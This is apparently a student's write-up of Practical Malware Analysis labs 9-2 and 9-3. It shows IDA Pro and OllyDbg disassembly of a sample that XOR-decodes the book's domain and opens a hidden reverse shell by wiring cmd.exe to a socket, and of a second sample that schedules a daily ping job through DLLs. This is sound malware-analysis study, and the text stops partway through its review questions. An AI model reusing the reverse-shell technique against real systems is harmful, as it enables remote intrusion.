eliminate "\" character. If the comparison failed, then the program will exit immediately. If the comparison success, the program will jump to loc_40124C. Therefore in order to launch the malware correctly, we should rename the malware with name starting with "o". The strange thing is I rename the malware as "oo.exe", it still can run. There isn't any loop. So it is supposed to run. I have to change the name of the malware as ocl.exe in order to launch it.



```
mov     [ebp+var_1A4], 0
mov     [ebp+var_1A0], 6Fh
mov     [ebp+var_19F], 6
mov     [ebp+var_19E], 6
mov     [ebp+var_19D], 2
mov     [ebp+var_19C], 6
mov     [ebp+var_19B], 7
mov     [ebp+var_19A], 6
mov     [ebp+var_199], 0
mov     ecx, 8
mov     esi, offset unk_
lea     edi, [ebp+var_1F
rep movsd
movsb
mov     [ebp+var_1B8], 0
mov     [ebp+Filename],
mov     ecx, 43h
xor     eax, eax
lea     edi, [ebp+var_2F
rep stosd
stosb
push    10Eh
lea     eax, [ebp+Filena
push    eax
push    0
call    ds:GetModuleFile
push    5Ch
lea     ecx, [ebp+Filena
push    ecx
call    _strrchr
add     esp, 8
mov     [ebp+var_4], eax
mov     edx, [ebp+var_4]
add     edx, 1
mov     [ebp+var_4], edx
mov     eax, [ebp+var_4]
push    eax
lea     ecx, [ebp+var_1A
push    ecx
call    _strcmp
add     esp, 8
```


The malware calls WSASocket and Gethostbyname to intercept with network. Before the malware called Gethostbyname, it calls sub_401089. The function is supposed to return an address that can be used to Gethostbyname. The function sub_401089 takes a pointer pointing at [var_1B0]. It is the start of the first string 1qaz2wsx3edc. Now I get it why I have to change the program name to ocl.exe even though there isn't any comparison loop because EDX is also a string pointer. sub_401089 should be a decryption function used to decrypt the first string. We double click on it. The cipher schema is XOR at 0x40110C. To decrypt the string, we can write script or use OllyDbg. Since this chapter is about OllyDbg, we should try OllyDbg. The program XORs ecx and edx. The value in edx is the ciphertext. However after XORs, the plaintext character is moved to ecx. So we should pay attention to ecx instead of edx. We set a breakpoint at 0x40110E to see the plaintext. At the first time the program hits the breakpoint, the value at ecx is 0x77, so is the second time and third time, which means the first three characters are www. The next time the program hits the breakpoint, the value at ecx becomes to 0x2E, which represents "www.XXXXXXX".



```
004010EF  . 0395 F8FEFFFF  ADD EDX,DWORD PTR SS:[EBP-108]
004010F5  . 0FBE0A         MOVSX ECX,BYTE PTR DS:[EDX]
004010F8  . 8B85 F8FEFFFF  MOV EAX,DWORD PTR SS:[EBP-108]
004010FE  . 99             CDQ
004010FF  . F7BD FCFEFFFF  IDIV DWORD PTR SS:[EBP-104]
00401105  . 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
00401108  . 0FBE1410       MOVSX EDX,BYTE PTR DS:[EAX+EDX]
0040110C  . 33CA           XOR ECX,EDX
0040110E  . 8B85 F8FEFFFF  MOV EAX,DWORD PTR SS:[EBP-108]
00401114  . 888C05 00FFFFF MOV BYTE PTR SS:[EBP+EAX-100],CL
0040111B  .^EB B7          JMP SHORT ocl.004010D4
0040111D  > 8D85 00FFFFFF  LEA EAX,DWORD PTR SS:[EBP-100]
00401123  . 5F             POP EDI
00401124  . 8BE5           MOV ESP,EBP
00401126  . 5D             POP EBP
00401127  . C3             RETN
00401128  $ 55             PUSH EBP
00401129  . 8BEC           MOV EBP,ESP
0040112B  . 81EC 04030000  SUB ESP,304
00401131  . 56             PUSH ESI
00401132  . 57             PUSH EDI
00401133  . C685 50FEFFFF  MOV BYTE PTR SS:[EBP-1B0],31
0040113A  . C685 51FEFFFF  MOV BYTE PTR SS:[EBP-1AF],71
00401141  . C685 52FEFFFF  MOV BYTE PTR SS:[EBP-1AE],61
00401148  . C685 53FEFFFF  MOV BYTE PTR SS:[EBP-1AD],7A
0040114F  . C685 54FEFFFF  MOV BYTE PTR SS:[EBP-1AC],32
00401156  . C685 55FEFFFF  MOV BYTE PTR SS:[EBP-1AB],77
Stack SS:[0012FB5C]=00000003
EAX=0012FDD0, (ASCII "1qaz2wsx3edc")
```

```
Registers (FPU)
EAX 0012FDD0 ASCII "1qaz2wsx3ed
ECX 0000002E
EDX 0000007A
EBX 7FFDF000
ESP 0012FB58
EBP 0012FC64
ESI 00405055 ocl.00405055
EDI 0012FC64

EIP 0040110E ocl.0040110E

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (000

EFL 00000206 (NO,NB,NE,A,NS,PE,

ST0 empty -UNORM BDEC 01050104
ST1 empty 0.1077351297874321950
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S
FST 0000  Cond 0 0 0 0  Err 0 0
```

The length of the plaintext should be 32 according to the analysis from IDA Pro. After the ciphertext is decrypted, the plaintext is stored at eax at 0x40111D. The plaintext is passed to gethostbyname at 0x4012CC. To see the full plaintext, we can set a breakpoint at 0x4012CC. Now we can see the plaintext is www.practicalmalwareanalysis.com.




```
ORD PTR SS:[EBP-304],-1
ORT ocl.004012AF
X,1
l.004013D6
X,DWORD PTR SS:[EBP-1F0]
CX                              ┌Arg2
X,DWORD PTR SS:[EBP-1B0]        │
DX                              │Arg1
cl.00401089                     └ocl.00401089
P,8
ORD PTR SS:[EBP-8],EAX
X,DWORD PTR SS:[EBP-8]
AX                              ┌Name
WORD PTR DS:[<&WS2_32.#52>]     └gethostbyname
ORD PTR SS:[EBP-1BC],EAX
ORD PTR SS:[EBP-1BC],0
ORT ocl.00401304
X,DWORD PTR SS:[EBP-304]
```

```
Registers (FPU)
EAX 0012FB64 ASCII "www.practicalmalwareanalysis.com"
ECX 00000020
EDX 00000078
EBX 7FFD6000
ESP 0012FC70
EBP 0012FF80
ESI 00405055 ocl.00405055
EDI 0012FD8E

EIP 004012CC ocl.004012CC

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
```

If gethostbyname failed, the program will sleep for 30 seconds and go back to the place where WSAStartup is called. The program will basically start over until gethostbyname successes. If the function call doesn't fail, the program will jump to loc_401304.


At loc_401304, the program calls htons and connect. The program is trying to connect with www.practicalmalwareanalysis.com. If the connection failed, the program will sleep for 30 seconds and go back to loc_40124C where the WSAStartup is called otherwise the program will jump to loc_40137A.

At loc_40137A, there is a really important function call sub_401000. We double click on it and start analyze. At first glance, we can guess that the malware will start a shell because we can see it calls CreateProcess with parameter cmd.exe. But there are a lot of parameters before that. So we should figure out those parameters. The parameters are the value of STARTUPINFO structure. The program set the value of StartupInfo.wShowWindow to zero, which means the program will hide the window and activates another window. StartupInfo.hStdInput is set to edx. edx stores the value at [arg_10] which is the return value of the previous function call connect. The return value of connect should be a socket. Therefore StartupInfo.hStdInput is set to socket. Both StartupInfo.hStdError and StartupInfo.hStdOutput are set to socket. Therefore all the data communicated(input) via socket will be sent to cmd.exe; all the data communicated(output) via cmd.exe will be sent to socket.



```
sub     esp, 58h
mov     [ebp+var_14], 0
push    44h             ; size_t
push    0               ; int
lea     eax, [ebp+StartupInfo]
push    eax             ; void *
call    _memset
add     esp, 0Ch
mov     [ebp+StartupInfo.cb], 44h
push    10h             ; size_t
push    0               ; int
lea     ecx, [ebp+ProcessInformation]
push    ecx             ; void *
call    _memset
add     esp, 0Ch
mov     [ebp+StartupInfo.dwFlags], 101h
mov     [ebp+StartupInfo.wShowWindow], 0
mov     edx, [ebp+arg_10]
mov     [ebp+StartupInfo.hStdInput], edx
mov     eax, [ebp+StartupInfo.hStdInput]
mov     [ebp+StartupInfo.hStdError], eax
mov     ecx, [ebp+StartupInfo.hStdError]
mov     [ebp+StartupInfo.hStdOutput], ecx
lea     edx, [ebp+ProcessInformation]
push    edx             ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax             ; lpStartupInfo
push    0               ; lpCurrentDirectory
push    0               ; lpEnvironment
push    0               ; dwCreationFlags
push    1               ; bInheritHandles
push    0               ; lpThreadAttributes
push    0               ; lpProcessAttributes
push    offset CommandLine ; "cmd"
push    0               ; lpApplicationName
call    ds:CreateProcessA
mov     [ebp+var_14], eax
push    0FFFFFFFFh      ; dwMilliseconds
mov     ecx, [ebp+ProcessInformation.hProcess]
push    ecx             ; hHandle
call    ds:WaitForSingleObject
```

We cannot see the window for cmd.exe. But we can clearly see that the malware got access to www.practicamalwareanalysis.com



Time	Domain Requested	DNS Retur...
13:51:20	www.practicalmalwareanalysis.com	FOUND
13:51:51	www.practicalmalwareanalysis.com	FOUND

Issue or Problem

I have a question for the decryption function. Even though I can decrypt it, I cannot figure out what is the value of the cipher key from IDA Pro. And I cannot find "Follow the dump" for edx.


Conclusion

This malware starts a revere shell that sends data between socket and cmd.exe.

Reviewed Questions

1. What strings do you see statically in the binary?

There are a lot of imports function if we check the strings.



```
KERNEL32.dll
WSASocketA
WS2_32.dll
GetCommandLineA
GetVersion
ExitProcess
TerminateProcess
GetCurrentProcess
UnhandledExceptionFilter
FreeEnvironmentStringsA
FreeEnvironmentStringsW
WideCharToMultiByte
GetEnvironmentStrings
GetEnvironmentStringsW
SetHandleCount
GetStdHandle
GetFileType
GetStartupInfoA
HeapDestroy
HeapCreate
VirtualFree
HeapFree
RtlUnwind
WriteFile
HeapAlloc
```

2. What happens when you run this binary?

Nothing shows up. But I know it starts a hidden cmd window and access to www.practicalmalwareanalysis.com.

3. How can you get this sample to run its malicious payload?

We should change the name to ocl.exe

4. What is happening at 0x00401133?

The malware start format and build two strings.

5. What arguments are being passed to subroutine 0x00401089?

The ciphertext 1qaz2wsx3edc.

6. What domain name does this malware use?

www.practicalmalwareanalysis.com.

7. What encoding routine is being used to obfuscate the domain name?

XORs


8. What is the significance of the CreateProcessA call at 0x0040106E?

The CreateProcess function call starts a cmd.exe window. But the window is hidden because the STARTUPINFO parameter is set to 0. Moreover a lot of parameters at STARTUPINFO is changed so that the malware can start communication between socket and cmd.exe.

Lab09-03


Steps of Processes

First we start statistic analysis. Check the imports table at PEView. The malware loads DLL1, DLL2, KERNEL32.DLL, and NETAPI32.DLL. However when I put the malware into IDA Pro, the first ting I noticed is DLL3. The malware also loads DLL3 by LoadLibrary, which means the DLL3 is loaded dynamically. We double click on the function. There are two references about the LoadLibrary. Besides DLL3, the malware loaded user32.dll dynamically as well. We need to check when and where DLL3 is loaded. Unlike DLL1 and DLL2, they are at import table so that they will be loaded as soon as the malware is launched. We also notice that the malware call DLL1Print, DLL2Print and DLL2Return. I assume DLL1Print and DLL2Print will give us a string related to a program. There is a WriteFile function call after few lines without CreateFile. Therefore we should consider if the previous function call will return a file name.




```
push    ebp
mov     ebp, esp
sub     esp, 1Ch
call    ds:DLL1Print
call    ds:DLL2Print
call    ds:DLL2ReturnJ
mov     [ebp+hFile], eax
push    0               ; lpOverlapped
lea     eax, [ebp+NumberOfBytesWritten]
push    eax             ; lpNumberOfBytesWritten
push    17h             ; nNumberOfBytesToWrite
push    offset aMalwareanalysi ; "malwareanalysisbook.com"
mov     ecx, [ebp+hFile]
push    ecx             ; hFile
call    ds:WriteFile
mov     edx, [ebp+hFile]
push    edx             ; hObject
call    ds:CloseHandle
push    offset LibFileName ; "DLL3.dll"
call    ds:LoadLibraryA
mov     [ebp+hModule], eax
push    offset ProcName ; "DLL3Print"
mov     eax, [ebp+hModule]
push    eax             ; hModule
call    ds:GetProcAddress
mov     [ebp+var_8], eax
call    [ebp+var_8]
push    offset aDll3getstructu ; "DLL3GetStructure"
mov     ecx, [ebp+hModule]
push    ecx             ; hModule
call    ds:GetProcAddress
mov     [ebp+var_10], eax
lea     edx, [ebp+Buffer]
push    edx
```

To verify our conclusion, we can load the DLL files into IDA Pro and check the exports function of them. The purpose of DLL1 is simple. The export entry print a string "DLL 1 mystery data %d\n". The number here is retrieved from DLLMain function. At DLLMain function, the program only did one thing. It calls GetCurrentProcessId to return the current PID. Therefore we can conclude that DLL1Print will give us the PID of the current running process. Now we load DLL2 into IDA Pro. The export entry point is DLL2print. The only thing DLL2 did is to create a file. If the file exists, then return the file handle number. I know it will not return the file name because it will print a string "DLL 2 mystery data %d\n". The integer here is retrieved from CreateFile. Therefore it won't return the file name. Remember that DLL2 has another export entry point called DLL2ReturnJ. The return value is stored at dword_1000B078. If we click the variable, we will notice that the variable is used by the print function, which means the data stored at dword_1000B078 is the integer indicating the created file "temp.txt". Hence the purpose of DLL2ReturnJ is same as DLL2Print.



```
  public DLL2Print
  proc near               ; DATA XREF: .rdata:off_10007BA8↓o
  push    ebp
  mov     ebp, esp
  mov     eax, dword_1000B078
  push    eax
  push    offset aDll2MysteryDat ; "DLL 2 mystery data %d\n"
  call    sub_1000105A
  add     esp, 8
  pop     ebp
  retn
  endp

-----------------------------------------------------------------
  align 10h
try   2. DLL2ReturnJ

==== S U B R O U T I N E =======================================

 bp-based frame

  public DLL2ReturnJ
  proc near               ; DATA XREF: .rdata:off_10007BA8↓o
  push    ebp
  mov     ebp, esp
  mov     eax, dword_1000B078
  pop     ebp
  retn
  endp
```

Now we go back to analyze the executable file. We already have the handle to temp.txt file. The written content is stored at office set. The content is the string malwareanalysisbook.com. We launch the malware and we can find the temp file at local path. Then the malware takes DLL3Print as parameter to Loadlibrary and GetProcAddress. It called GetProcAddress twice. The second time when the malware calls GetProcAddress, it takes DLL3GetStructure as parameter. So we should load DLL3 into IDA Pro. At the entry point of DLL3Print, the program print DLL 3 mystery data %d, the number will be the address of pointer WideCharStr. The pointer stored the string ping www.malwareanalysisbook.com. The string is converted at UTF-16 by MultiByteToWideChar.Next we check the entry point of DLL3GetStructure. It should display like a structure. But it is not. We can convert the variable dword_1000B0A0 in to structure type by applying new structure type.




```
DLL3GetStructure proc near              ; DATA XREF: .rdata:off_10007B88↓o

arg_0           = dword ptr  8

                push    ebp
                mov     ebp, esp
                mov     eax, [ebp+arg_0]
                mov     dword ptr [eax], offset dword_1000B0A0
                pop     ebp
                retn
DLL3GetStructure endp
```

Choose a structure type


Name	Size
_SCOPETABLE_ENTRY	000C
CPPEH_RECORD	0018
_EH3_EXCEPTION_REGISTRATION	0010
_STARTUPINFOA	0044
_OSVERSIONINFOA	0094
_cpinfo	0014
FILE	0020

So far we don't which type we should apply. We can go back to the executable file. The next function call is NetScheduleJobAdd that submit a job to run at a specified future time and date. This function requires that the schedule service be started.The function takes buffer as parameter. The structure type of the buffer is AT_INFO. Buffer first appeared at 0x401071 where the program takes buffer as parameter and then call [ebp+var_10]. var_10 stored the return value of GetProcAddress (DLL3GetStructure). Therefore the buffer is pointing to the structure of DLL3. We should add a structure type at DLL3 as AT_INFO. Once we add it and change the variable dword_1000B0A0 into the new structure type. We can notice that the program sets a time to ping the URL address. In other words, the malware will ping to malwarepracticalanalysis.com every day at 1:00 AM.




```
push    ebp
mov     ebp, esp
push    ecx
mov     [ebp+lpMultiByteStr], offset aPingWww_malwar ; "ping www.malware
push    32h             ; cchWideChar
push    offset WideCharStr ; lpWideCharStr
push    0FFFFFFFFh      ; cchMultiByte
mov     eax, [ebp+lpMultiByteStr]
push    eax             ; lpMultiByteStr
push    0               ; dwFlags
push    0               ; CodePage
call    ds:MultiByteToWideChar
mov     stru_1000B0A0.Command, offset WideCharStr
mov     stru_1000B0A0.JobTime, 36EE80h
mov     stru_1000B0A0.DaysOfMonth, 0
mov     stru_1000B0A0.DaysOfWeek, 7Fh
mov     stru_1000B0A0.Flags, 11h
mov     al, 1
mov     esp, ebp
pop     ebp
retn    0Ch
 DllMain@12 endp
```

To see more details about the malware, we load it into OllyDbg. We navigate to the function call for Loadlibrary at 0x401032. We set a breakpoint after Loadlibrary to see the base address for the three DLL files. We notice all of them have base address 0x10000000, which matches with our statistic analysis.



Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
0012B000	00001000				Priv	RW Gua:	RW	
0012C000	00004000			stack of ma	Priv	RW Gua:	RW	
00130000	00003000				Map	R	R	
00140000	0000F000				Priv	RW	RW	
00240000	00006000				Priv	RW	RW	
00250000	00003000				Map	RW	RW	
00260000	00016000				Map	R	R	\Device\HarddiskVolume1\WINDOWS\
00280000	00041000				Map	R	R	\Device\HarddiskVolume1\WINDOWS\
002D0000	00041000				Map	R	R	\Device\HarddiskVolume1\WINDOWS\
00320000	00006000				Map	R	R	\Device\HarddiskVolume1\WINDOWS\
00330000	00001000	DLL2		PE header	Imag	R	RWE	
00331000	00006000	DLL2	.text	code	Imag	R	RWE	
00337000	00001000	DLL2	.rdata	imports,exp	Imag	R	RWE	
00338000	00005000	DLL2	.data	data	Imag	R	RWE	
0033D000	00001000	DLL2	.reloc	relocations	Imag	R	RWE	
00340000	00004000				Priv	RW	RW	
00350000	00003000				Map	R	R	\Device\HarddiskVolume1\WINDOWS\
00360000	00006000				Priv	RW	RW	
00370000	00006000				Priv	RW	RW	
00380000	00002000				Priv	RW	RW	
00390000	00001000	DLL3		PE header	Imag	R	RWE	
00391000	00006000	DLL3	.text	code	Imag	R	RWE	
00397000	00001000	DLL3	.rdata	imports,exp	Imag	R	RWE	
00398000	00005000	DLL3	.data	data	Imag	R	RWE	
0039D000	00001000	DLL3	.reloc	relocations	Imag	R	RWE	
003A0000	00006000				Priv	RW	RW	
003B0000	00008000				Priv	RW	RW	
003C0000	00001000				Priv	RW	RW	
003D0000	00001000				Priv	RW	RW	
003E0000	0000C000				Priv	RW	RW	
00400000	00001000	Lab09-03		PE header	Imag	R	RWE	
00401000	00004000	Lab09-03	.text	code	Imag	R	RWE	
00405000	00001000	Lab09-03	.rdata	imports	Imag	R	RWE	
00406000	00003000	Lab09-03	.data	data	Imag	R	RWE	
00410000	00002000				Map	R E	R E	
004D0000	00002000				Map	R E	R E	
004E0000	00103000				Map	R	R	
005F0000	00037000				Map	R E	R E	
10000000	00001000	DLL1		PE header	Imag	R	RWE	
10001000	00006000	DLL1	.text	code	Imag	R	RWE	
10007000	00001000	DLL1	.rdata	imports,exp	Imag	R	RWE	
10008000	00005000	DLL1	.data	data	Imag	R	RWE	



C:\Documents and Settings\zhouyi910821\Desktop\Chapter_9L\Lab09-03.exe

```
DLL 1 mystery data 1608
DLL 2 mystery data 44
DLL 3 mystery data 3780800
```

temp.txt - Notepad

```
malwareanalysisbook.com
```

The above screenshot is the result after the malware is launch. All of the data is corresponding with our analysis.

Issue or Problem

Once we can figure out the AT_INFO structure for DLL3, the analysis procedure will be easy. For this lab, I think IDA Pro is more important than OllyDbg.

Conclusion

The malware dynamically load DLL3 file to ping practicalmalwareanalysis.com every day at 1:00 AM. It creates a temp file at local path to store the URL address. The function calls to execute the program and create file are stored at DLL1 and DLL2, respectively. Those two DLL files are loaded as long as the program is run because they are at imports table.

Reviewed Questions

1. What DLLs are imported by Lab09-03.exe ?


KERNEL32.DLL, USER32.DLL, NetAPI32.dll, DLL1.dll, DLL2.dll, DLL3.dll.

2. What is the base address requested by DLL1.dll , DLL2.dll , and DLL3.dll ?

The base address is same for them: 0x10000000.

3. When you use OllyDbg to debug Lab09-03.exe , what is the assigned based address for: DLL1.dll , DLL2.dll , and DLL3.dll ?

